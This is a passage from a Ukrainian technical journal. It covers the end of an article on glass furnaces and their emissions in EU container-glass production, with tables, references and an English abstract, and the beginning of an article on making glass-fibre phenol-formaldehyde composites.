теплотехнічних агрегатів дозволить проектувати склотарні заводи із збалансованими технологічними режимами варки та знизити забруднення навколишнього середовища.

**Аналіз останніх досліджень і публікацій.** Виробництво склотари – це найбільший сектор скляної промисловості у ЄС, що складає близько 50–60 % загального об'єму виробництва скла. Використання скляної тари постійно зростає завдяки її екологічності, інертності та гігієнічності. Так, у 2005 році у країнах ЄС-25 вироблено 20 мільйонів тонн тарного скла, а у 2007 році в країнах ЄС-27 було виготовлено 22 мільйони тонн скляної тари. Проте фінансова криза та зумовлене нею скорочення споживацького попиту



у 2008 та 2009 роках призвели до скорочення виробничих потужностей [1]. Але уже в період з 2014 по 2022 рік об'єми виробництва тарного скла в Європейському Союзі (ЄС-28) стабільно зростали. Так, у 2014 році виробництво тарного скла становило 20,15 млн тонн, а у 2022 році зросло до 24,5 млн тонн (рис. 1) [2]. По даним Федерації європейських виробників скляної тари (FEVE) у 2022 році члени організації виробили загалом 95,3 млрд одиниць тарного скла [3].

У країнах ЄС скляну тару випускають кілька великих компаній (Ardagh Glass, BA Vidro, O-I Europe, Saint-Gobain, Vetropack та Vidrala) і багато менших компаній, що продовжують ефективно конкурувати завдяки існуванню регіональних та спеціалізованих ринків. ЄС є найбільшим виробником тарного скла. Найбільше заводів по виробництву тарного скла знаходиться у Німеччині, Італії, Франції, Іспанії та Польщі. Найчастіше використовують скловарені печі потужністю від 300 до 600 тонн на добу.

Наприкінці 1990-х, на початку 2000-х років у скляній промисловості ЄС проходив період активної реорганізації підприємств [1].

У галузі реалізовано багато ініціатив щодо заміни застарілого обладнання, інтенсифікації виробництва та підвищення екологічності підприємств.

**Постановка завдання.** Мета дослідження – аналіз використання теплотехнічних агрегатів для варки тарного скла в країнах ЄС. Для виконання

поставленої мети необхідно виконати наступні завдання: провести аналіз використання різних типів скловарених печей для виробництв різної продуктивності, використання різних типів палива, сировини, а також проаналізувати викиди печей у атмосферу та визначити оптимальні технології для зниження викидів.

**Виклад основного матеріалу.** Тарне скло виготовляють як правило за базовою вапняно-натрієвою рецептурою. Типовий склад тарного скла наведено у таблиці 1.

Скло вариться у теплотехнічних агрегатах – скловарених печах, що працюють на природному газу або на іншому викопному паливі. Також використовують печі з електричним обігрівом або змішаним (наприклад, газ та електричний обігрів).

Скловарні печі зазвичай розраховані на варіння великих об'ємів скла протягом типового терміну служби у 10–12 років, а у деяких випадках – до 20 років і більше. Їх продуктивність варіюється від 20 до 1000 тонн скла на добу.

Вибір технології варіння тарного скла залежить від багатьох факторів. В першу чергу враховується потужність теплотехнічного агрегату, рецептура скла, цін на паливо, інфраструктури та екологічних показників. На печах великої потужності (>500 т/добу) найчастіше використовують регенеративні печі з поперечним напрямом полум'я. На печах середньої потужності (100–500 т/добу) переважно використовують регенеративні печі з підковоподібним напрямом полум'я.




Рис. 1. Виробництво скляної тари в ЄС у період з 2014–2022 рр.

Таблиця 1

Типовий склад тарного скла

Компонент скла	SiO <sub>2</sub>	Na <sub>2</sub> O	CaO	MgO	Al <sub>2</sub> O <sub>3</sub>	K <sub>2</sub> O	SO <sub>3</sub>	барвники
Масова частка, %	71–73	12–14	9–12	0,2–3,5	1–3	0,3–1,5	0,05–0,3	слідові кількості

Рідше використовуються киснево-паливні або електричні скловарні печі. На установках малої потужності (25–100 т/добу) найчастіше використовують регенеративні скловарні печі з підковоподібним напрямом полум'я, рекуперативні, електричні та киснево-паливні скловарні печі. У таблиці 2 наведена оцінка типів та потужностей скловарних ванних печей безперервної дії для виготовлення скляної тари, що використовуються в країнах ЄС [1].

З метою зниження викидів у атмосферне повітря у склотарному виробництві при проектуванні технологічного процесу враховується потужність печі та регенераторів, тип енергії, що буде використовуватися в якості палива, а також прогнозоване використання скляного бою. Потужність ванних печей для виробництва пляшок та банок для харчових продуктів складає від 50 000 тонн на рік та 10 000 тонн у випадку виробництва флаконів для парфумів. Максимальні потужності печей можуть перевищувати 150 000 тонн на рік. У країнах ЄС найчастіше використовують печі потужністю 300–350 тонн/добу [1].

Як показали дані досліджень, для виготовлення скляної тари використовують, як правило, регенеративні печі з підковоподібним напрямом полум'я та з додатковим електричним обігрівом. Такі печі мають високі показники енергоефективності.

У таблиці 3 представлено статистичний розподіл печей за даними FEVE за розмірами і типами для виробництва пляшок та флаконів. Виробництво скла (у тоннах розплавленої скломаси/добу) характеризує умови експлуатації печі, що відповідають даним про викиди [1].

Там чином, для виробництва скляної тари для харчових продуктів та напоїв найчастіше використовують регенеративні печі з підковоподібним напрямом полум'я, 138 з 222, що становить більше 60 % від всіх печей. Найменш застосована технологія

варки скла з використанням киснево-паливних печей, вона складає лише 2,2 % та електрична варка, 0,45 % від загальної кількості печей. У виробничих процесах виготовлення флаконної продукції також найчастіше використовують печі з підковоподібним напрямом полум'я, що складає 50 % від всіх типів печей. Киснево-паливні та електричні печі використовуються для виготовлення скляної тари значно рідше (10 та 15 %, відповідно). Вибір типу печі базується на підвищенні ефективності та підвищенні екологічної безпеки виробництва.

Виробництво скла у країнах ЄС дуже розвинене та незважаючи на всі можливі способи зниження викидів у атмосферне повітря, частка викидів у ЄС станом на 2022 рік доволі значна (рис. 2, а) [4]. Під час роботи скловарених печей відбуваються викиди продуктів згорання вуглеводневої сировини з виділенням карбон (IV) оксиду, високотемпературного окиснення атмосферного азоту з виділенням NO<sub>2</sub> та згорання сульфурвмісної сировини з утворенням сульфур (IV) оксиду.

Викиди у атмосферу склотарних виробництв також містять пил. Він утворюється, головним чином, у результаті розпилення шихти, а також конденсації летких матеріалів у її складі. Оціночні щорічні викиди скляних виробництв ЄС в атмосферу складають з 6,5 тис. тонн пилу, 105 тис. тонн SO<sub>2</sub>, 80 тис. тонн NO<sub>2</sub> та 22 мільйонів тонн CO<sub>2</sub> і складають близько 0,8 % від загального об'єму викидів в атмосферу в ЄС (рис. 2,б) [1].

Скляна промисловість ЄС ставить перед собою завдання створювати екологічно нейтральну упаковку. Щоб досягти цього, під керівництвом FEVE (Федерація європейських виробників скляної тари) було проведено аудит викидів у атмосферу усіх типів скловарених печей. Дослідження показали, що гібридні печі оцінені як технологія, яка доповнює окремі ініціативи зі скорочення

Таблиця 2

## Оцінка типів та потужностей скловарених ванних для виробництва скляної тари в країнах ЄС

Тип печі	Кількість печей	% від загальної кількості	Продуктивність варіння скла (т/рік)	Середня продуктивність варіння скла (т/добу)
З підковоподібним напрямом полум'я	225	35,8	16 100 000	196
З поперечним напрямом полум'я	145	23,1	20 300 000	384
Електричні	43	6,85	800 000	51
Кисневі	35	5,6	1 600 000	125
Рекуперативні	120	19,1	3 300 000	75
Інші типи	60	9,55	900 000	41
Усього	628	100	43 000 000	188

Дані про розміри та типи печей для виробництва скляної тари в країнах ЄС

Розміри печей за типами	Кількість печей	Кількість звареного скла, тонн/добу		
		Середнє	Мін.	Макс.
<b>Усі типи продукції</b>				
Усі типи печей	248	233	22	521
З поперечним напрямом полум'я, регенеративні	55	289	130	520
З підковоподібним напрямом полум'я, регенеративні	152	229	40	521
Рекуперативні	29	185	22	376
Киснево-паливні	8	180	75	305
Електричні	4	61	40	100
<b>Виробництво пляшок/банок</b>				
Усі типи печей	222	249	56	521
З поперечним напрямом полум'я, регенеративна	55	289	130	520
З підковоподібним напрямом полум'я, регенеративна	138	240	56	521
Рекуперативні	23	214	80	376
Киснево-паливні	5	242	200	305
Електричні	1	100	100	100
<b>Виробництво флаконної продукції</b>				
Усі типи печей	20	80	22	300
З підковоподібним напрямом полум'я, регенеративні	10	97	40	300
Рекуперативні	5	69	22	127
Киснево-паливні	2	76	76	76
Електричні	3	47	40	60
<b>Змішане виробництво пляшок / флаконної продукції</b>				
Усі типи печей	6	147	75	245
З підковоподібним напрямом полум'я, регенеративні	4	171	98	245




Рис. 2. Викиди у атмосферу у процесі виготовлення скла:

а) викиди CO<sub>2</sub> у світі та ЄС, млн. тонн; б) оціночні щорічні викиди пилу, скляних виробництв ЄС в атмосферу, тис. тонн

викидів карбону(IV) оксиду. Використання гібридних печей дозволяє замінити велику частку природного газу, який зараз використовується як паливо, електроенергією [5]. Щоб забезпечити майбутнє європейської скляної промисловості в замкнутій і кліматично нейтральній європейській економіці, вкрай важливо вивчити всі можливі шляхи декарбонізації. Перехід до кліматично нейтрального виробництва вимагає величезних капітальних і операційних витрат, щоб досягти цілей декарбонізації до 2050 року, встановлених Європейським кліматичним законом [6].

У таблиці 4 наведено огляд основних вхідних ресурсів та вихідних продуктів технологічного процесу проведеного FEVE для типових печей середньої потужності. [1].

За час великого переоснащення скляних заводів у галузі були впроваджені значні зміни технологічних регламентів, що дозволило суттєво знизити шкідливі викиди в атмосферу та знизити рівень споживання енергії.

Результати аналізу викидів скловарених печей показує, що найважливішим технологічним рішенням зниження викидів CO<sub>2</sub> стало

## Основні вхідні ресурси та вихідні продукти для виробництва тарного скла на одну тону скломаси

Ресурси, продукти на викиди в атмосферу	Діапазон	Середнє значення
<b>Вхідні ресурси</b>		
Скляний бій виробів, тонна	0–0,85	0,40
Кварцовий пісок, тонна	0,04–0,66	0,35
Карбонати, тонна	0,02–0,40	0,20
Мінеральні мікрокомпоненти, тонна	0,004–0,05	0,02
Енергія: мазут/газ, ГДж	4–14	6,5
Енергія: електроенергія, ГДж	0,6–1,5	0,8
Вода, м <sup>3</sup>	0,3–10	1,8
<b>Вихідні продукти</b>		
Готова упакована продукція, тонна	0,75–0,97	0,91
<b>Викиди в атмосферу</b>		
CO <sub>2</sub> , кг	300–1000	430
NO <sub>x</sub> , кг	0,2–4,4	2,0
SO <sub>x</sub> , кг	0,2–4,1	1,3
Пил (без вторинних засобів зниження викидів), кг	0,2–0,6	0,3
Пил (з вторинними засобами зниження викидів), кг	0,002–0,05	0,017
HCl (без вторинних засобів зниження викидів), кг	0,02–0,08	0,029
HCl (з вторинними засобами зниження викидів), кг	0,005–0,06	0,027
HF (без вторинних засобів зниження викидів), кг	0,001–0,022	0,007
HF (з вторинними засобами зниження викидів), кг	0,00005–0,007	0,002
Метали (без вторинних засобів зниження викидів), кг	0,0002–0,015	0,004
Метали (з вторинними засобами зниження викидів), кг	0,00006–0,002	0,001
H <sub>2</sub> O (випаровування та згорання), тонна	0,3–10	1,8

збільшення використання утилізованих відходів скла. Так, кількість вихідних газів із печі залежить від співвідношення  $m_{\text{шихти}}/m_{\text{склобою}}$  [7]. Наприклад, при використанні 1,152 кг суміші шихти та склобою, у якій вміст склобою складає 76 %, утворюється 1 кг скломаси. Різниця мас – це практично маса CO<sub>2</sub>, що виділяється внаслідок термічного розкладання карбонатів [8]. Якщо у 2008 році у країнах ЄС частка переробки скляного бою, у секторі тарного скла склала близько 50 % загального об'єму використаної сировини, то на даний час цей показник на деяких заводах сягає 80 % [6]. Але для виготовлення тари для парфумів, косметики класу люкс, а також для скляної тари для елітних алкогольних напоїв, щодо яких є високі вимоги до прозорості, велику кількість склобою не використовують, оскільки можливе внесення домішок кольорового скла [8; 9].

В процесі спалювання палива також виділяється NO<sub>2</sub>. Велика частина якого утворюється в зоні активного горіння в результаті окислення нітрогену, що міститься у паливі та у повітрі. Кількість утвореного NO<sub>2</sub> суттєво залежить від коефіцієнту надлишку повітря [7; 10]. З метою зниження вики-

дів NO<sub>2</sub> на склотарних підприємствах додатково застосовують ступінчасте спалювання палива. У горловині вльоту запалюється низькоімпульсне полум'я (близько 10 % загальної енергії), а вторинне полум'я покриває кореневу частину первинного полум'я, знижуючи температуру в його ядрі. Також застосовуються пальники, що забезпечують низький вихід NO<sub>2</sub>, модифіковані камери згорання, спеціальні конструкції печей. Використання електричного підігріву печей дозволяє суттєво знизити викиди оксиду азоту. Також дієвим способом зниження NO<sub>2</sub> є селективне каталітичне відновлення до азоту в каталітичному шарі за допомогою реакції з аміаком (зазвичай у вигляді водного розчину) за оптимальної робочої температури близько 300–450 °С. Некаталітичне відновлення – це технологія відновлення за допомогою реакції з аміаком або сечовиною за високої температури в межах 900–1050 °С [1].

До особливо токсичних газоподібних викидів скловарених печей відноситься сульфур (IV) оксид. Під час варки скла практично весь сульфур окиснюється до SO<sub>2</sub> [7; 10]. Для зниження рівня викидів SO<sub>2</sub> використовують сухе або напівсухе очищення у поєднанні з фільтрувальною системою.

Сухий порошок або суспензія чи розчин лужного реагенту вводиться у потік відхідних газів і розсіюється в ньому. Матеріал реагує з газоподібними сполуками сульфуру, утворюючи тверду речовину, що видаляється шляхом фільтрування за допомогою рукавного фільтра або електростатичного фільтра [1]. Суттєво знизити викиди SO<sub>2</sub> можна використовуючи паливо з низьким вмістом сульфуру [7].

Зниження викидів пилу із скловареної печі відбувається за допомогою електростатичних або традиційних рукавних фільтрів [1].

**Висновки.** Для виготовлення скляної тари у країнах ЄС найчастіше використовують ванні печі безперервної дії з підковоподібним напрямом полум'я. Вони складають більше 60 % від загальної кількості печей, що використовуються для виготовлення скляної тари. Найчастіше такі печі мають

потужність 300–350 тонн/добу. Такий тип печей забезпечує ефективне використання сировини та енергії, а також забезпечує високу екологічність виробництва. Для підвищення цих показників додатково доцільно додатково використовувати електричний підігрів печі та впровадження новітніх технологічних розробок для видалення пилу, CO<sub>2</sub>, NO<sub>2</sub> та SO<sub>2</sub>. При розробці нових технологій виготовлення скляної тари необхідно розглядати технологічний процес як складну динамічну систему на яку впливають багато факторів: будова печі, конструкції камер для спалювання пального, типи пальників, комплекс устаткування для видалення шкідливих викидів і т.д. Таким чином, майбутнє всіх склотарних виробництв за створенням технологій, що будуть враховувати як технологічну так і екологічну складову.

#### Список літератури:

1. Довідковий документ з найкращих доступних технологій та методів управління (НДТМ) для виробництва скла / Б. М. Скалет та ін. Люксембург, 2013. 493 с.
2. Production of glass in the european union in 2022, by type. EU production of glass by type 2022. *Statista*. URL: <https://www.statista.com/statistics/1154390/production-of-glass-in-the-european-union-by-type/> (дата звернення: 28.05.2024).
3. The European container glass Industry weathered the 2022 economic tempest to record new highs in production – FEVE. *FEVE*. URL: <https://feve.org/glass-industry/data/glass-industry-production-year-2022/> (дата звернення: 28.05.2024).
4. Glass production emissions worldwide 2022. *Statista*. URL: <https://www.statista.com/statistics/1071205/carbon-dioxide-emissions-from-glass-production-worldwide/> (date of access: 28.05.2024).
5. Furnaces of the Future – FEVE. *FEVE*. URL: <https://feve.org/glass-industry/projects/furnace-future/> (date of access: 28.05.2024).
6. Griffin P. W., Hammond G. P., McKenna R. C. Industrial energy use and decarbonisation in the glass sector: A UK perspective. *Advances in Applied Energy*. 2021. Vol. 3. P. 100037. URL: <https://doi.org/10.1016/j.adapen.2021.100037> (date of access: 28.05.2024).
7. Жданюк Н.В., Племянніков М.М. Енерготехнологія хіміко-технологічних процесів у виробництві кераміки та скла. Паливо і його характеристики. Розрахунки горіння палива : навч. посіб. Київ : КПІ ім. Ігоря Сікорського, 2022. 62 с.
8. Papadogeorgos I., Schure K. Decarbonisation options for the Dutch container and tableware glass industry. The Hague, 2019. 54 p.
9. A review of decarbonization options for the glass industry / M. Zier et al. *Energy Conversion and Management: X*. 2021. Vol. 10. P. 100083. URL: <https://doi.org/10.1016/j.ecmx.2021.100083> (date of access: 28.05.2024).
10. Жданюк Н. В., Піхуля Н. Д. Аналіз відходів і джерел забруднення скляного виробництва. *Вісник Херсонського національного технічного університету*. 2023. № 1 (84). С. 9–17. URL: <https://doi.org/10.35546/kntu2078-4481.2023.1.1> (дата звернення: 28.05.2024).

#### Zhdaniuk N.V. ANALYSIS OF THE USE OF THERMAL ENGINEERING UNITS FOR COOKING GLASS CONTAINERS IN THE EU

*In this work, the ecological and technological characteristics of glass furnaces used in the production of glass containers in the EU countries were studied. Also, an analysis of harmful emissions during glass boiling in furnaces of various types was carried out and the main technologies for their extraction were indicated. Boiling of glass mass for the production of glass containers takes place in continuous furnaces. Furnaces operating on fossil fuel – natural gas are most often used in this sector. In the production of glass containers for drinks and food products, regenerative furnaces with a horseshoe-shaped flame direction are most often used. Such furnaces make up more than 60 % of the total number of furnaces in the container glass sector. In the production of bottles for perfumes and cosmetics, this type of furnace is also the most common, but the percentage of their use is lower and is 50 %. In the industry, glass-fused regenerative furnaces with a transverse direction of the flame and recuperative furnaces*

are widely used. Electric and oxygen-fuel furnaces are used quite rarely. Furnaces that combine gas heating with electric heating are promising. The efficiency of such stoves is much higher than gas-heated stoves. At the glass boiling stage, reactive gases and fuel combustion products are released. In the process of burning, such dangerous substances as  $\text{CO}_2$ ,  $\text{NO}_x$ ,  $\text{SO}_2$  and others are formed. Also, a significant amount of harmful waste is released from furnaces in the form of dust. The most effective way to reduce  $\text{CO}_2$  emissions is to increase the amount of glass bottle in the raw material mixture. At present, some factories use up to 80 % of glass bottle. Staged fuel combustion and catalytic and non-catalytic reduction of nitrogen oxide to nitrogen are used to extract  $\text{NO}_x$ . Dry or semi-dry cleaning in combination with a filter system is used to remove  $\text{SO}_2$ . Dust extraction is carried out using electrostatic or traditional bag filters. The combination of the design of the furnace, the method of its heating and the use of the latest technologies for the extraction of hazardous emissions ensures high technological characteristics and environmental safety of the production of glass containers in the EU countries.

**Key words:** glass containers, glass furnaces,  $\text{CO}_2$  emissions,  $\text{NO}_x$  emissions,  $\text{SO}_2$  emissions, broken glass.

**Мельник Л.І.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

**Фирса С.Я.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

## АНАЛІЗ ОСОБЛИВОСТЕЙ ВИГОТОВЛЕННЯ ПОЛІМЕРНИХ КОМПОЗИТІВ ІЗ СКЛОВОЛОКНОМ

У сучасному світі існує постійна потреба в розробці нових матеріалів, які б володіли визначеними властивостями та відповідали вимогам різних галузей промисловості. Це завдання вдається вирішити за допомогою композиційних матеріалів, що поєднують характеристики матриці та різноманітних наповнювачів. У даній роботі було проведено дослідження міцнісних характеристик композитних матеріалів на основі фенолформальдегідної смоли зі скловолокном залежно від технології виготовлення. Об'єктом дослідження стали матеріали, отримані за допомогою трьох різних технологій. Для дослідження були обрані скловолокно *Menzolit glass fiber 12mm* (Італія) та фенолформальдегідна смола резольного типу ЛБС-20 (Україна), де адгезійною добавкою виступає фенолполівінілбутиральний клей БФ-4. У ході дослідження було проведено порівняльний аналіз зразків, отриманих за різними технологіями. Перша технологія (М-1) полягала у змішуванні смоли та скловолокна в лопатевому змішувачі, сушці та гарячому пресуванні зразків. Друга (М-2) відрізнялась від першої введенням адгезійної добавки на стадії змішування, при цьому послідовні операції залишались такими ж. Третя технологія (М-3) відрізнялась від М-1 додатковою стадією екструдуювання матеріалу перед пресуванням. На всіх дослідних зразках визначено вміст залишкової вологи та кількості привитого зв'язуючого, текучість та міцність на згин. Результати досліджень показали, що технологія виготовлення суттєво впливає на характеристики матеріалів. Зокрема, зразки, виготовлені за технологією М-2, продемонстрували оптимальні параметри за всіма дослідними характеристиками. Це дозволяє стверджувати, що вибір оптимальної технології відіграє ключову роль у забезпеченні необхідних властивостей композиційних матеріалів. Подальші дослідження можуть бути спрямовані на подальшу оптимізацію процесів виготовлення, що дозволить отримувати матеріали з покращеними механічними характеристиками. Врахування специфічних умов експлуатації та технологічних особливостей дозволить створювати композити, які відповідатимуть найвищим вимогам сучасної промисловості. Це може включати додаткові етапи обробки, використання нових адгезійних добавок або модифікацію існуючих компонентів з метою підвищення їх ефективності.

**Ключові слова:** скловолокно, фенолформальдегідна смола, полімерний композит, міцність на згин, текучість.

**Постановка проблеми.** Полімерні композиційні матеріали (ПКМ) є невід'ємною складовою розвитку промисловості. Оскільки розробка ПКМ забезпечує створення матеріалу з певним комплексом властивостей, що не притаманні ні одному з його компонентів взятих окремо. При цьому полімер виконує роль матриці, а наповнювач (в нашому випадку – волокна) є армуючим елементом. Армовані волокнами композити успішно використовувалися протягом багатьох десятиліть в різних галузях виробництва [1].

**Аналіз останніх досліджень і публікацій.** На сьогоднішній день існує більше 10000 різновидів ПКМ, які армовані різними видами наповнювачів. Останні, в свою чергу, не лише покращують властивості полімерної матриці, а і сприяють

зниженню вартості виробу на їх основі. Вперше, на початку ХХ ст., ПКМ отримав Бакеланд (L.H. Baekeland, США) коли займався синтезом фенолформальдегідної (бакелітової) смоли. Яка виявилась крихкою та мала невисоку міцність. Однак, при додаванні деревної муки, до смоли покращує ці показники. Такий матеріал, відомий як бакеліт, став дуже популярним. Технологія його виготовлення була досить простою: частково затверділий полімер з наповнювачем – прес-порошок, піддавався гарячому пресуванню, в процесі якого формувався виріб необхідної форми і розмірів. Перше серійне виробництво за цією технологією розпочалося у 1916 році з виготовлення ручки перемикача швидкостей для автомобіля «Роллс-Ройс» [2].



Як наповнювачі для полімерних композитів широко використовуються: деревна мука, каолін, крейда, тальк, слюда, сажа, скловолокно, базальтове волокно та інші. Вони не лише покращують комплекс фізико-механічних та експлуатаційних властивостей композиту, а також знижують усадку виробу та його вартість.

В той же час матриці відіграють свою роль забезпечуючи передачу та розподіл напруг між волокнами, захищаючи їх від механічних пошкоджень та впливу навколишнього середовища [3].

В якості матриці можуть використовуватись як термо- так і реактопласти.

В матрицях – реактопластах, таких як епоксидні, поліефірні, фенолформальдегідні смоли, основна увага зосереджена на забезпеченні структурної жорсткості та пружності композиту при високих температурах. Наприклад, епоксидна смола володіє високою міцністю та відмінною адгезією до волокон, що робить її ідеальним вибором для застосувань, де ключовою є структурна цілісність ПКМ, наприклад, у виробництві виробів аерокосмічного призначення [4].

З іншого боку, термопластичні матриці (поліамід, поліетилен та інші), забезпечують пластичність ПКМ та можливість повторної переробки, що дозволяє змінювати форму виробу або проводити його ремонтні роботи. Така гнучкість дизайну та стійкість до ударів роблять термопластичні полімери привабливими для використання, де важливі довговічність та можливість повторної переробки.

Взаємодія матриці з волокнами має визначальне значення, впливаючи на такі властивості, як міцність на розтяг, модуль пружності і міцність на згин. Вибір як матриці так і наповнювача визначає технологічні процеси виготовлення виробу з ПКМ.

Серед різних типів волокон саме скловолокно привертає увагу завдяки своїй високій міцності, гнучкості, жорсткості, довговічності і основне – дешевизні [5].

В ПКМ, армованому скловолокном, останній забезпечує хороші електроізоляційні властивості та стійкість до корозії, високу міцність, гнучкість, жорсткість і довговічність. За допомогою правильного співвідношення компонентів в композиті, орієнтації та складу скляних волокон можна досягти бажаних характеристик і функціональних властивостей ПКМ, що робить їх порівнянними зі сталлю з точки зору жорсткості, при цьому вони мають значно меншу відносну щільність. Крім того, ПКМ зі скляними волокнами є найбільш економічними. [6].

Механічна поведінка армованого волокном композиту в основному залежить від міцності та модуля еластичності волокна, хімічної стабільності, міцності матриці та зв'язку між волокном/матрицею для забезпечення передачі напруги [7].

Виготовлення виробів з композиційних матеріалів є складним процесом, що включає різноманітні методи залежно від типу армування та сфери використання виробу [8].

Короткі скляні волокна випадково вбудовуються у матрицю, що сприяє підвищенню ударостійкості. Процес виготовлення ПКМ з їх використанням є відносно простим та включає змішування нарізаних волокон з матрицею та формування необхідної структури. Завдяки простоті процесу знижуються витрати на виробництво, що робить дані композити економічно вигідними для різноманітних застосувань, де ефективність виробництва має значення. Крім того, випадковий розподіл волокон у композиті підвищує їх ударостійкість. Хаотично розподілені та зчеплені волокна формують міцну структуру, що робить ці композити відмінними для використання, де очікуються високі ударні навантаження, наприклад, у виробництві автомобільних деталей, спортивних товарів та захисного обладнання. Крім того, такі композити легко переробляються, оскільки їх можна формувати у складні вироби без необхідності орієнтації волокон [9].

Механічні характеристики таких композитів залежать від кількох факторів: співвідношення між волокнами та матрицею, процесу виробництва, властивостей окремих компонентів ПКМ і розташування волокон у матриці. Волокна можуть бути розташовані різними способами: «безперервно» (де використовуються довгі волокна, розташовані паралельно одне одному); у «листовій формі» (утворюючи шарувату структуру, де склотканина викладається в різних напрямках для підвищення міцності ПКМ) або у «хаотичній формі» (де короткі волокна розподілені нерівномірно по об'єму матриці) [10].

Під час розробки полімерних композитів, на додаток до широкого спектру комбінацій матеріалів, доступні та можливі різні методи для виробництва композитів зі скловолокном: наприклад, контактне формування, формування під тиском, пултрузія, компресійне формування. Широкий вибір методів забезпечує гнучкість в оптимізації властивостей, форми, часу обробки та вартості виробництва виробів з ПКМ [11].

У оглядовій статті [12] зібрані основні властивості (міцність на розтяг і згин, ударна міцність,

подовження при розриві) композитів зі скловолокном на різних типах матриці. Однак даних про використання в якості матриці фенолформальдегідної смоли немає.

**Постановка завдання.** Метою даної роботи є визначення міцнісних характеристик ПКМ на основі фенолформальдегідної смоли зі скловолокном в залежності від технології виготовлення композитів.

Об'єктом даного дослідження стали ПКМ на основі системи фенолформальдегідна смола – скловолокно.

В даній роботі розглянуто вплив технології отримання на міцнісні властивості композиційних матеріалів на основі скловолокна (Menzolit glass fiber 12mm, Італія). Як полімерне зв'язуюче обрано розчин фенолоформальдегідної смоли резольного типу в етиловому спирті марки ЛБС-20 (Україна), як адгезійної добавки – фенолполівінілбутиральний клей марки БФ-4. Для зниження в'язкості зв'язуючого та покращення змочуваності скловолокна використовували як розчинника, ізопропіловий спирт.

Проводили порівняльний аналіз зразків композиційного матеріалу, отриманих за різними технологіями.

Технологія виготовлення **першого матеріалу** (М-1) базувалась на поєднанні ЛБС-20, попередньо розведеною ізопропіловим спиртом до в'язкості 15–20 с (за віскозиметром ВЗ-4), зі скловолокном в лопатевому змішувачі протягом 10–15 хв, співвідношення компонентів по сухому залишку смоли складає 40 : 60 мас.% відповідно смола : скловолокно, до повного просочування скловолокна (рис. 1).

Після чого матеріал піддавався сушці при температурі 120–130 °С протягом 2–3 годин. Термін сушки контролюємо по вмісту залишкової вологи, що не повинен перевищувати 3–5 мас.% у відпо-

відності до ДСТУ 3659:2023. Виготовлений матеріал піддавався подрібненню в роторній ножовій дробарці до розміру частинок менше 5 см. Зразки для досліджень у формі балочок розміром 120 × 15,5 × 6,5 мм отримували методом гарячого пресування при температурі 180 °С і тиску 40 МПа, час витримки 25 хвилин.

**Другий матеріал** (М-2) відрізнявся від попереднього тим, що до розчину ЛБС-20 в ізопропіловому спирті додавали 15 мас.% БФ-4 від загальної маси смоли. Всі послідовні операції були аналогічні.

**Третій матеріал** (М-3) відрізнявся від першого додатковою технологічною операцією, а саме – після подрібнення матеріал екструдують з метою додаткового зменшення частинок скловолокна та покращення литтєвих характеристик композиту (рис. 2), що в подальшому полегшує процес укладання матеріалу в форму. Температура матеріального циліндра та головки при цьому не перевищує 140 °С. Екструдат намотують в бабину. Перед укладанням в форми його нарізають за заданими розмірами.

**Викладі основного матеріалу.** Характерною особливістю даного ПКМ є осипання зв'язуючого в процесі сушки та приготування прес-порошку. Тому на стадії формування ПКМ проводився контроль залишкової вологи в прес-матеріалі та визначали вміст привитого зв'язуючого до скловолокна (**Метод Сокслета, відмивка незв'язаного зв'язуючого ізопропіловим спиртом**). Для різних типів розроблених матеріалів ці показники приведені в табл. 1.

Важливим параметром, що впливає на здатність прес-матеріалів до переробки є їх текучість. Цей показник визначали за методом Рашига [13, с. 19]. Вважається, що прес-матеріали придатні для переробки якщо їх текучість для фенолформальдегідних ПКМ знаходиться в межах 35–180 мм. Результати дослідження представлені на рис. 3.



1  
2  
Рис. 1. Скловолокно до (1) та після (2) просочення



Рис. 2. Екструдований зразок М-3

